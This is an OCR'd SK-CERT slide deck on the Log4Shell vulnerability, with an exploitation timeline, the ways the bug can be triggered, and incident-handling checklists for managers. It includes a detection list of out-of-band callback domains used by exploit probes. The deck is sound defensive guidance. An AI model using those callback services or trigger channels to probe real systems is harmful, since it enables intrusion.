LOG4SHELL VULNERABILITY

Milan Pikula, NCSC SK-CERT, incident@nbu.gov.sk

22 | 12 | 2021


Overview

- WHAT IS LOG4SHELL
- LIVE DEMO
- HANDLING (managers)
  - CISO check list
  - Questions and Tasks check list
  - Activities check list
- HANDLING (technical)
  - Identify
  - Fix
  - Check for signs of compromise
  - Visiblity and Resilience
  - Miscellaneous

CSIRTs NETWORK

SK NBÚ CERT
NATIONAL CYBER SECURITY CENTRE

WHAT IS LOG4SHELL



Log4Shell vs Log4j2

- **Log4Shell** is a series of vulnerabilities
  - in a popular logging library Log4j (version 2)

- **Log4j version 2** is a software library for logging
  - **Not an application**, but an **extremely popular library**!
    - There is also a version 1 of the library, unaffected by the vulnerability but obsolete and containing a different set of bugs
  - Analysis of the largest Java package repository, Maven Central, identified 35.000 packages with dependencies on Log4j 2 (more than 8% of all packages)
  - CSIRTs Network community identified at least 1142 vulnerable products from 249 vendors
  - These numbers don't include vulnerable products from small vendors, and in-house or turn-key software

Timeline

24.11. First vulnerability known to developers

29.11. Ticket LOG4J2-3198

30.11. Bug fixed (in the original library)

9.12. First scans and exploitation

Release 2.15.0

10.12. Detailed analysis published CVE-2021-44228

massive scanning and abuse

Developers start patching the apps

Companies start identifying assets

Vendors release patches

Companies deploy first patches

12.12. Mirai, Muhstik botnets

Crypto miners

First Cobalt strike beacons seen

13.12. Release 2.16.0

Ransomware

14.12. Second vulnerability published CVE-2021-45046

APT: China, Iran, North Korea, Turkey APTs testing

15.12. more than 10 botnets

Nemesis kitten APT

2nd vulnerability abused

Rumors of third vuln

List of vulnerable software still grows

National and international cooperation

18.12. Third vulnerability CVE-2021-45105

Release 2.17.0

20/12/2021, 11:30 Belgian defense ministry hit by cyberattack - POLITICO Pro

POLITICO

Belgian defense ministry hit by cyberattack

State-backed hacking groups including those with ties to China, Iran, North Korea and Turkey have been using a vulnerability in Log4j software.


Hackers exploited a vulnerability in software called Log4j | Joe Raedle/Getty Images

by Laurens Cerulus · 1 HOUR AGO · 1 MINUTE READ

Belgium's ministry of defense confirmed on Monday it had been hit by a cyberattack.


Hackers exploited a vulnerability in software called Log4j, which was discovered earlier in December, a ministry spokesperson told local media. The ministry uncovered the attack last Thursday.

Cybersecurity officials across the world have rushed to patch the Log4j vulnerability




Two basic Log4Shell varieties

- Information leak (over DNS or request URI)



Two basic Log4Shell varieties

- Remote code execution




Log4Shell - vulnerable systems

- Vulnerable
  - Frontend - Middleware - Backend
    - operating systems
    - off the shelf software
    - in-house developed software
  - desktop apps
  - hardware devices, through their firmware
- Vulnerability can be triggered
  - over the network / directly or indirectly
  - in LAN, by a non-vulnerable, fully secured web browser that acts as a proxy (“man in the browser” attack)
  - just by walking near your WiFi (no passwords needed)
  - by sending a printed letter which gets OCR’d
  - copy & paste? texting? any other means? It’s only about 20 characters!

CSIRTs NETWORK

SK CERT
NATIONAL CYBER SECURITY CENTRE


LIVE DEMO




CSIRTs NETWORK

SK CERT
NATIONAL CYBER SECURITY CENTRE

HANDLING (for managers)



Handling the vulnerability (high level)



CISO check list

- ☐ grab a copy of asset register, containing at least
  - name and identification of the asset
  - business owner of the asset
  - location of the asset
  - asset type (software, hardware, IT service, ...)
  - internal IT owner or supplier (hopefully with SLA)
- ☐ prepare list of questions and tasks for assets
  - Sample questions included on next slides
- ☐ for each asset, assign these tasks to owners and suppliers
- ☐ collect responses
  - Follow up if the provided answers are unsatisfactory or questionable
- ☐ interpret results, create overall situational overview, report
  - This is an opportunity to note how the suppliers were able to help your company in crisis; may serve as an input for contract re-evaluation
- ☐ hand out mitigation instructions
  - Assign responsible persomn
  - Include deadline
  - Sample instructions included on next slides

“Questions and tasks” check list

- ☐ **supplier / IT owner:** check vulnerability status of the whole asset
  - https://github.com/NCSC-NL/log4shell/tree/main/software
  - respond with exact version of the asset and status
- ☐ **developer**: does the app contain log4j2 (any version)?
  - examine both direct and indirect dependencies
  - respond with versions of the apps and versions of log4j2 used
- ☐ **sysadmin**: scan each server and workstation in scope
  - https://github.com/NCSC-NL/log4shell/tree/main/scanning
  - respond with place of find, versions of the apps and versions of log4j2 used
- ☐ **network admin**: check every networked device
  - https://github.com/NCSC-NL/log4shell/tree/main/software
  - respond with place of find, identification and version of the device
- ☐ **IT owner / net admin**: verify out-of-scope devices
  - identify network devices which don’t belong to the scope (for example private devices)
  - the same steps as for in-scope devices, or disconnect
- ☐ anyone: report back with findings
  - document each finding
  - include the exact method used for detection
  - send back to CISO

“Activities” check list 1/2

For each affected asset, the supplier or IT owner should be asked to

- ☐ **upgrade** asset to a version, containing log4jv2 >= 2.17
- ☐ upgrade not possible - remove class
  - remove vulnerable class from the Java archive, “zip -D” method
- ☐ upgrade not possible - decommission the app

advice valid on 22.12.2021

Afterwards, in the logs of **unaffected** devices

- ☐ identify outgoing communication
  - look for signs of communication which may be connected to the vulnerability
  - unexpected / unexplained outgoing TCP connections (any port)
- ☐ identify suspicious DNS requests
  - including, not limited to
    - dnslog[.]cn,interactsh[.]com, requestbin[.]net, canarytokens[.]com, burpcollaborator[.]net, log4shell*.nessus[.]org

“Activities” check list 2/2

It is necessary to assume the affected host is compromised, and

- ☐ check for unexpected processes, files, network connections
- ☐ monitor for abnormal behaviour
- ☐ run anti-malware / anti-virus scan
- ☐ change all passwords and keys


Globally

- ☐ deploy network monitoring using SOC
- ☐ positive finding must immediately trigger a full incident response
  - mandatory reporting
  - forensic analysis
  - expand the search
  - ...


CSIRTs NETWORK

SK CERT
NATIONAL CYBER SECURITY CENTRE

HANDLING (for techies)



Handling the vulnerability



